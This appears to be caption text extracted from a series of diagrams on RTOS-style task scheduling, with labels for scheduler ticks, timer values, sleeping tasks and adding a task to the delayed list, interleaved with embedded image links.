
Scheduler Ticks

Timer: 0.3ms



Sleeping Tasks


Scheduler Ticks



Sleeping Tasks

Scheduler Ticks


Timer: 2ms schedule_tick



Sleeping Tasks


Scheduler Ticks

Timer: 3ms schedule_tick



Sleeping Tasks


Scheduler Ticks



Sleeping Tasks

Adding a Task to the Delayed List

